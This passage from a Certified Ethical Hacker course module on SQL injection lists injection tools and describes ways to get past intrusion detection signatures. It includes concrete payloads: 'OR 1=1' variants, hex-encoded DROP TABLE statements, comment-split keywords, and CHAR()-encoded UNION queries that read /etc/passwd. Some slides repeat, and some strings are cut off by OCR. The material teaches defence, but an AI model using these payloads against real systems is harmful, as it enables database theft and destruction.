



FIGURE 14.23: Marathon Screenshot



SQL Injection Tools: SQL Power Injector

Source: <http://www.sqlpowerinjector.com>

SQL Power Injector helps attackers find and exploit SQL injections on a **web page**. It is SQL Server, Oracle, MySQL, Sybase/Adaptive Server and DB2 compliant, but it is possible to use it with any existing DBMS when using **inline injection** (normal mode). It can also be used to perform blind SQL injection.




FIGURE 14.24: SQL Power Injector Screenshot

Using this SQL injection tool, an attacker can perform back-end database fingerprint, retrieve DBMS **users and password hashes**, dump **tables and columns**, fetch data from the database, run SQL statements and even access the **underlying file system** and executing **commands** on the operating system

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Tools: Havij

Source: <http://www.itsecteam.com>

Havij is an **automated SQL injection tool** that helps attackers find and exploit SQL Injection vulnerabilities on a web page. With the help of this tool, an attacker can perform backend database fingerprint, retrieve DBMS users and password hashes, dump tables and columns, fetching data from the database, running SQL statements, and even accessing the underlying file system and executing commands on the operating system.




FIGURE 14.25: Havij Screenshot

SQL Injection Tools

C|EH
Certified Ethical Hacker

 SQL Bruteforce http://www.gdssecurity.com	 Blind Sql Injection Bruteforce http://code.google.com
 BobCat http://www.northern-monkee.co.uk	 sqlmap http://sqlmap.org
 SqlNinja http://sqlninja.sourceforge.net	 SQL Injection Digger http://sqid.rubyforge.org
 sqlget http://www.darknet.org.uk	 Pangolin http://nosec.org
 Absinthe http://www.darknet.org.uk	 SQLPAT http://www.cquare.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Tools

There are some more SQL injection tools that attackers can use to perform SQL injection attacks. These include:

- ④ SQL Bruteforce available at <http://www.gdssecurity.com>
- ④ BobCat available at <http://www.northern-monkee.co.uk>
- ④ SqlNinja available at <http://sqlninja.sourceforge.net>
- ④ sqlget available at <http://www.darknet.org.uk>
- ④ Absinthe available at <http://www.darknet.org.uk>
- ④ Blind Sql Injection Bruteforce available at <http://code.google.com>
- ④ sqlmap available at <http://sqlmap.org>
- ④ SQL Injection Digger available at <http://sqid.rubyforge.org>
- ④ Pangolin available at <http://nosec.org>
- ④ SQLPAT available at <http://www.cquare.net>

SQL Injection Tools (Cont'd)	
 FJ-Injector Framework http://sourceforge.net	 SqlInjector http://www.woanware.co.uk
 Exploiter (beta) http://www.ibm.com	 Automagic SQL Injector http://www.securiteam.com
 SQLler http://bcable.net	 SQL Inject-Me http://labs.securitycompass.com
 Sqlsus http://sqlsus.sourceforge.net	 NTO SQL Invader http://www.ntobjectives.com
 SQLEXEC() Function http://msdn.microsoft.com	 The Mole http://themole.nasel.com.ar


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Tools (Cont'd)

In addition to the previously mentioned tools, a few more SQL Injection tools are readily available in the market and are listed as follows:


- ④ FJ-Injector Framework available at <http://sourceforge.net>
- ④ Exploiter (beta) available at <http://www.ibm.com>
- ④ SQLler available at <http://bcable.net>
- ④ Sqlsus available at <http://sqlsus.sourceforge.net>
- ④ SQLEXEC() Function available at <http://msdn.microsoft.com>
- ④ SqlInjector available at <http://www.woanware.co.uk>
- ④ Automagic SQL Injector available at <http://www.securiteam.com>
- ④ SQL Inject-Me available at <http://labs.securitycompass.com>
- ④ NTO SQL Invader available at <http://www.ntobjectives.com>
- ④ The Mole available at <http://themole.nasel.com.ar>



Module Flow

Evasion techniques are the techniques adopted by the attacker for modifying the attack payload in such a way that they cannot be detected by firewalls. Simple evasion techniques include hex encoding, manipulating white spaces, in-line comments, manipulating white spaces, sophisticated matches, char encoding, and hex coding and they are discussed in detail on the following slides.

SQL Injection Concepts	Advanced SQL Injection
Testing for SQL Injection	SQL Injection Tools
Types of SQL Injection	Evasion Techniques
Blind SQL Injection	Countermeasures
SQL Injection Methodology	




Evading IDSS

Attackers use evasion techniques to **obscure input strings** in order to avoid detection by **signature-based** detection systems. Signature-based detection systems build a database of SQL injection attack strings (signatures) and then compare input strings against the signature database at runtime to detect attacks. If any information provided matches the attack signatures present in the database, then it immediately sets off an alarm. This kind of problem is more in **network-based IDS systems (NIDSS)** and also in signature-based NIDS systems. So attackers should be very careful and try to attack the system by bypassing the signature-based IDS. Attackers use evasion techniques to obscure input strings in order to avoid detection by signature-based detection systems.




FIGURE 14.26: Evading IDSS



Types of Signature Evasion Techniques

The following are the various types of signature evasion techniques:

- ➊ **Sophisticated Matches:** Uses alternative expression of "OR 1=1".
- ➋ **Hex Coding:** Uses hexadecimal encoding to represent a SQL query string.
- ➌ **Manipulating White Spaces:** White space diversity is one of the signatures used to prevent SQL injection attacks. In this, a sequence of two or more expressions are separated by a white space for a simple reason. A single word SELECT may generate a lot of false positives. The expression UNION SELECT may generate a good signature. If the signature isn't built properly, the signature is of no use and is highly prone to attacks.
- ➍ **In-line Comment:** Obscures input strings by inserting in-line comments between SQL keywords.
- ➎ **Char Encoding:** Uses built-in CHAR function to represent a character.
- ➏ **String Concatenation:** Concatenates text to create SQL keyword using DB specific instructions.
- ➐ **Obfuscated Codes:** Obfuscated code is a SQL statement that has been made difficult to understand.



The slide is titled "Evasion Technique: Sophisticated Matches" and features the CEH logo in the top right corner. It contains two main sections: "SQL Injection Characters" and "Evading 'OR 1=1 signature'".

SQL Injection Characters

- ' or " character String Indicators
- or # single-line comment
- /*...*/ multiple-line comment
- + addition, concatenate (or space in URL)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters
- PRINT useful as non-transactional command
- @variable local variable
- @@variable global variable
- waitfor delay '0:0:10' time delay

Evading 'OR 1=1 signature'

- ' OR 'john' = 'john'
- ' OR 'microsoft' = 'micro'+'soft'
- ' OR 'movies' = N'movies'
- ' OR 'software' like 'soft%'
- ' OR 7>1
- ' OR 'best' > 'b'
- ' OR 'whatever' IN ('whatever')
- ' OR 5 BETWEEN 1 AND 7

An IDS signature may be looking for the 'OR 1=1'. Replacing this string with another string will have same effect.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: Sophisticated Matches

Attackers use the sophisticated matches evasion technique to trick and bypass user authentication. This uses an alternative expression of "OR 1=1"

Attacker uses OR 1=1 attack OR 'john'='john'

If this doesn't work, the attacker tricks the system by adding N to the second string.

'Or 'movies'=N'movies'. This method is very useful in signature evasion for evading advanced systems.

SQL Injection Characters

- ' or " character String Indicators
- or # single-line comment
- /*...*/ multiple-line comment
- + addition, concatenate (or space in url)
- || (double pipe) concatenate
- % wildcard attribute indicator
- ?Param1=foo&Param2=bar URL Parameters

PRINT useful as non-transactional command

@variable local variable

@@variable global variable

waitfor delay '0:0:10' time delay

Evading ' OR 1=1 signature

' OR 'john' = 'john'

' OR 'microsoft' = 'micro'+'soft'

' OR 'movies' = N'movies'

' OR 'software' like 'soft%'

' OR 7 > 1

' OR 'best' > 'b'

' OR 'whatever' IN ('whatever')

' OR 5 BETWEEN 1 AND

Evasion Technique: Hex Encoding

CEH Certified Ethical Hacker

- Hex encoding evasion technique uses **hexadecimal encoding** to represent a string
- For example, the string '**SELECT**' can be represented by the hexadecimal number **0x73656c656374**, which most likely will not be detected by a signature protection mechanism

Using a Hex Value

```
; declare @x
varchar(80); set @x =
0x73656c6563742040407665
7273696f6e; EXEC (@x)
```

This statement uses no single quotes ('')





String to Hex Examples

```
SELECT @@version = 0x73656c656374204
04076657273696f6
DROP Table CreditCard = 0x44524f502054
61626c652043726564697443617264
INSERT into USERS ('Juggyboy', 'qwerty') =
0x494e5345525420696e74
6f2055534552532028274a7
5676779426f79272c202771
77657274792729
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: Hex Encoding

Hex encoding is used to represent characters in URLs. Some **URLs contain %20**; that is a hex encoding. %20 is used as a single space as the URL doesn't have any actual spaces. Most alphanumeric characters use hex encodings. Many intrusion detection systems (IDSs) don't recognize hex encodings. This feature is utilized by attackers.

Hex coding provides countless ways for attackers to obfuscate each URL. The hex encoding evasion technique uses hexa decimal encoding to represent a string.

For example,

The string '**SELECT**' can be represented by the hexadecimal number **0x73656c656374**, which most likely will not be detected by a signature-protection mechanism.

Using a hex value

```
; declare @x varchar(80); set @x = 0x73656c65637420404076657273696f6e; EXEC (@x)
```

This statement uses no single quotes ('').

String to Hex Examples

```
SELECT @@version = 0x73656c65637420404076657273696f6
DROP Table CreditCard = 0x44524f50205461626c652043726564697443617264
INSERT           into          USERS          ('Juggyboy',
'qwerty')=0x494e5345525420696e746f2055534552532028274a75676779426f79272c20277
177657274792729
```

Evasion Technique: Manipulating White Spaces

C|EH
Certified Ethical Hacker

- White space manipulation technique obfuscates input strings by dropping or adding **white spaces** between SQL keyword and string or number literals without altering execution of SQL statements
- Adding white spaces using **special characters** like tab, carriage return, or linefeeds makes an SQL statement completely untraceable without changing the execution of the statement
"UNION SELECT" signature is different from **"UNION SELECT"**
- Dropping spaces from **SQL statements** will not affect its execution by some of the **SQL databases**
'OR'1'='1' (with no spaces)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: Manipulating White Spaces

Many modern **signature-based SQL injection** detection engines are capable of detecting attacks related to variations in the number and encoding of white spaces around malicious SQL code. But they fail to handle white spaces around the same code. These detection engines fail in detecting the same kind of text without spaces. Attackers remove white spaces from the query.

- The white space manipulation technique obfuscates input strings by dropping or adding white spaces between the SQL keyword and string or number literals without altering execution of SQL statements
- Adding white spaces using special characters like tab, carriage return, or linefeeds makes a SQL statement completely untraceable without changing the execution of the statement
"UNION SELECT" signature is different from **"UNION SELECT"**
- Dropping spaces from SQL statements will not affect its execution by some of the SQL databases
'OR'1'='1' (with no spaces)

Evasion Technique: In-line Comment

CEH
Certified Ethical Hacker

Evade signatures that filter white spaces

- In this technique, white spaces between SQL keywords are replaced by inserting in-line comments
- /* ... */ is used in SQL to delimit multirow comments

```
UNION/**/SELECT/**/  
'/**/OR/**/1/**/=/**/1
```

- This allows to spread the injection commands through multiple fields

```
USERNAME: ' or 1/*  
PASSWORD: */ =1 --
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: In-line Comment

Evade signatures that filter white spaces. In this technique, white spaces between SQL keywords are replaced by inserting in-line comments.

```
/* ... */ is used in SQL to delimit multirow comments  
UNION/**/SELECT/**/  
'/**/OR/**/1/**/=/**/1
```

This allows spreading the injection commands through multiple fields.

```
USERNAME: ' or 1/*  
PASSWORD: */ =1 -
```

Evasion Technique: Char Encoding

Char() function can be used to inject SQL injection statements into MySQL without using double quotes

Inject without quotes (string = "%"):
' or username like char(37);

Check for existing files (string = "n.ext"):
' and 1=(if((load_file(char(110,46,101,120,116))<>char(39,39)),1,0));

Load files in unions (string = "/etc/passwd"):
' union select 1,(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;

Inject without quotes (string = "root"):
' union select * from users where login = char(114,111,111,116);

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: Char Encoding

- To evade IDSs/IPSs, attackers use Char()function to inject SQL injection statements into MySQL without using double quotes.

Load files in unions

```
(string = "/etc/passwd"):  
' union select 1,(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
```

Inject without quotes

```
(string = "%"):' or username like char(37);
```

Inject without quotes

```
(string = "root")  
' union select * from users where login = char(114,111,111,116);
```

Check for existing files

```
(string = "n.ext"):  
' and 1=( if( (load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
```

Evasion Technique: String Concatenation

CEH Certified Ethical Hacker

Split instructions to avoid signature detection by using execution commands that allow you to concatenate text in a database server

Oracle: ' ; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'

MS SQL: ' ; EXEC ('DRO' + 'P T' + 'AB' + 'LE')

MySQL: ' ; EXECUTE CONCAT('INSE', 'RT US', 'ER')

Compose SQL statement by concatenating strings instead of parameterized query

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Evasion Technique: String Concatenation

The SQL engine builds a **single string** from multiple pieces so the attacker, with the help of concatenation, breaks up identifiable keywords to evade intrusion detection systems. Concatenation syntaxes may vary from database to database.

Split instructions to avoid **signature detection** by using execution commands that allow concatenating text in a database server.

